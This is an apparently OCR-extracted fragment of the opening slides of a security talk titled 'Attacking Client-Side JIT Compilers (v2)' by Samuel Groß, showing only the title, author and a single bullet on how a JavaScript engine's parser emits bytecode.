
Attacking Client-Side JIT Compilers (v2)


Samuel Groß (@5aelo)

A JavaScript Engine




A JavaScript Engine

- Parser: entrypoint for script execution, usually emits custom *bytecode*



